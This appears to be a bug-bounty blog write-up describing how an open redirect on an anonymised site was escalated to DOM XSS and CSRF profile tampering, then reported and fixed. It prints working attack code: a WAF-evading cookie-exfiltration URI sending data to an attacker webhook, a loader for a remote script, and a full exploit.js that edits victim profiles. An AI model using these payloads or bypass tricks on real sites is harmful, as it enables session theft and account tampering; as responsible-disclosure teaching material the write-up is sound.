My First H1 Bounty: From Open Redirect to Profile Manipulation
From Open Redirect to DOM XSS to Profile Manipulation
My Journey to HackerOne
After 2.5 years of playing CTFs, I decided to start doing bug bounty to test my skills and try to make some money. My first month on Bugcrowd was mixed - I got some N/A reports, a few informational findings, and some valid P4/P3 vulnerabilities.
Bugcrowd isn’t a bad platform, but I had found some critical vulnerabilities there and submitted them. The problem was that they didn’t respond to my reports for more than 2 weeks, which made me lose motivation to keep hunting on the same platform. So I decided to switch to HackerOne to get my motivation back.
Just one week into hunting on HackerOne, I found something really good. This wasn’t just any normal finding - it was special because it was my:
- First report on HackerOne
- First High severity finding
- First collaboration with another hacker
- First XSS vulnerability found
This was a lot for me! I’m excited to share how a simple open redirect turned into a high-impact DOM XSS that could manipulate user profiles.
Writeup Summary
During a bug bounty hunt on a target’s main domain, I discovered an open redirect vulnerability that I successfully escalated to a DOM-based XSS with severe impact. Working collaboratively with my friend Amine (@bm00__), we bypassed Akamai WAF protections and achieved:
- Cookie theft via JavaScript execution
- User profile manipulation through CSRF exploitation
- Partial account compromise (limited by HTTPOnly cookies)

The vulnerability was reported and rewarded with a High severity (7.1 CVSS) rating and received an initial bounty on triage due to its severity.
Technical Details
I began hunting on a target with wildcard scope assets. After conducting thorough reconnaissance and discovering numerous subdomains, I focused my attention on the main domain where I eventually found this vulnerability.
During my enumeration, I discovered an interesting endpoint:
https://example.com/vulnerableThis URL accepted a callback_url parameter:
https://example.com/vulnerable?callback_url=https://example.comVulnerability Analysis
Step 1: Open Redirect Discovery
My first test was for an open redirect vulnerability:
https://example.com/vulnerable?callback_url=https://google.comThe application successfully redirected me to Google, confirming the open redirect. However, I noticed in the program’s policy that open redirects were marked as out of scope, so I decided to escalate the impact rather than report it immediately.
Step 2: Code Analysis
I examined the JavaScript implementation and found the vulnerable code:
const url = new URLSearchParams(window.location.search).get("callback_url");
window.location.href = url
Critical Issue: The application trusts any URI scheme provided by the attacker, including javascript: URIs (not just http: and https:).
Step 3: JavaScript Execution Confirmation
To confirm JavaScript execution capability, I tested:
https://example.com/vulnerable?callback_url=javascript:var x=5Then in the browser console, I executed console.log(x) and successfully retrieved the value 5, confirming that arbitrary JavaScript could be executed.
WAF Bypass and Collaboration
When I attempted basic XSS payloads like javascript:alert(), I encountered 403 Forbidden responses. The target was protected by Akamai WAF, which was blocking malicious requests. After several unsuccessful bypass attempts, I collaborated with my friend Amine (@bm00__).
Amine successfully bypassed the WAF using the optional chaining operator (?.) trick. This technique helped obfuscate our JavaScript payload and evade WAF detection.
Cookie Theft Implementation
After confirming we could execute JavaScript, we focused on cookie theft. Our initial attempt with document.cookie was blocked, but we bypassed this restriction using string concatenation and optional chaining:
javascript:fetch?.('https://WEBHOOK/?c='+document['co'+'okie'])Success! We successfully exfiltrated the user’s cookies to our webhook. However, when attempting full account takeover, we discovered that a critical authentication cookie was marked as HTTPOnly, preventing JavaScript access.
Escalation to Profile Manipulation
Rather than settling for cookie theft alone, we decided to find additional impact. We discovered two important endpoints:
- User Information Endpoint:
https://example.com/users/${username}- for reading sensitive user data - Profile Edit Endpoint:
https://example.com/users/${username}/edit- for modifying user information
The edit endpoint required:
- Method: POST
- Content-Type:
application/x-www-form-urlencoded - CSRF Token: Valid token from user session
Payload Development
Our initial payload attempted to fetch a CSRF token and modify the user profile:
javascript:fetch?.('https://example.com/webroutes/auth/csrf',{credentials:'include'})
  .then(r=>r.json())
  .then(j=>fetch?.('https://example.com/user/VICTIM/edit',{
    method:'POST',
    credentials:'include',
    headers:{'Content-Type':'application/x-www-form-urlencoded'},
    body:'csrf_token='+encodeURIComponent(j.csrf)+'&name=ATTACKER'+'&bio=PWNED'+'&website_link=https%3A%2F%2Fpwned.com'+'&mobile=%2B911212121212'
  }));
However, this payload encountered encoding issues and was excessively long.
Script Injection Approach
We refined our approach by injecting a script element that loads our exploit from an external source:
https://example.com/social-ads/?callback_url=javascript:d=document;a='scr';b='ipt';
s=d.createElement?.(a%2Bb);s.src='https://DOMAIN_WE_CONTROL/exploit.js';d.body.appendChild?.(s)
Final Exploit Code
Our external JavaScript file (exploit.js) contained the complete exploit:
// Function to extract username from DOM
function getUser() {
  return fetch('https://example.com/user-settings/notification', { credentials: 'include' })
    .then(res => res.text())
    .then(html => {
      const doc = new DOMParser().parseFromString(html, 'text/html');
      const script = [...doc.scripts].find(s => s.textContent.includes('window.__PRELOADED_STATE__'));
      const json = script.textContent.match(/JSON\.parse\("(.+?)"\)/)[1]
        .replace(/\\"/g, '"').replace(/\\\\/g, '\\');
      const data = JSON.parse(json);
      return data.user.basic_info.profile_url.split('/')[2];
    })
}

// Function to update user profile
async function updateProfile() {
  const user = await getUser();
  if (!user) return;

  // Extract CSRF token from cookies
  const csrf = document.cookie.split('csrf=')[1]?.split(';')[0];
  const body = new URLSearchParams({
    csrf_token: csrf,
    name: 'ATTACKER',
    bio: 'PWNED',
    website_link: 'https://pwned.com',
  });

  fetch(`https://example.com/users/${user}/edit`, {
    method: 'POST',
    credentials: 'include',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body
  }).then(res => res.text()).then(console.log).catch(console.error);
}

updateProfile();
Impact Assessment
This vulnerability chain allowed attackers to:
- Execute arbitrary JavaScript in the victim’s browser context
- Steal session cookies (excluding HTTPOnly cookies)
- Modify user profile information without consent
- Potentially perform other authenticated actions as the victim
Program Response and Bounty
The vulnerability was reported through the HackerOne platform and received immediate recognition:
Initial Triage Response
“Given the severity of the report, we are paying an initial $$$ on triage. Congratulations! We will award the rest once it’s resolved.”

Final Severity Assessment
The program assigned a High severity rating (7.1 CVSS) to this vulnerability:
Final Bounty Award

After the vulnerability was resolved, we received the final bounty payment along with an additional bonus:
“Additionally, we are giving a one-time $50 bonus as it was a good submission and to encourage you to continue hunting.”
Lessons Learned
- Always escalate impact when possible - What started as an out-of-scope open redirect became a high-severity vulnerability
- Collaboration enhances results - Working with my friend helped overcome WAF restrictions
- Persistence pays off - Not settling for cookie theft alone led to profile manipulation capabilities
- Creative bypasses work - Optional chaining and string concatenation effectively evaded security controls
Timeline
- Discovery: Open redirect vulnerability identified
- Escalation: JavaScript execution confirmed
- Collaboration: WAF bypass achieved with teammate
- Impact Extension: Profile manipulation capability developed
- Reporting: Vulnerability submitted to program
- Triage: Initial bounty awarded due to severity
- Resolution: Vulnerability fixed by program
- Final Reward: Complete bounty payment with bonus
Remediation Recommendations
- Implement strict URL validation for redirect parameters
- Use allowlists for permitted redirect destinations
- Validate URI schemes to only allow
http:andhttps: - Implement proper CSP headers to prevent script injection
- Use SameSite cookie attributes and HTTPOnly flags appropriately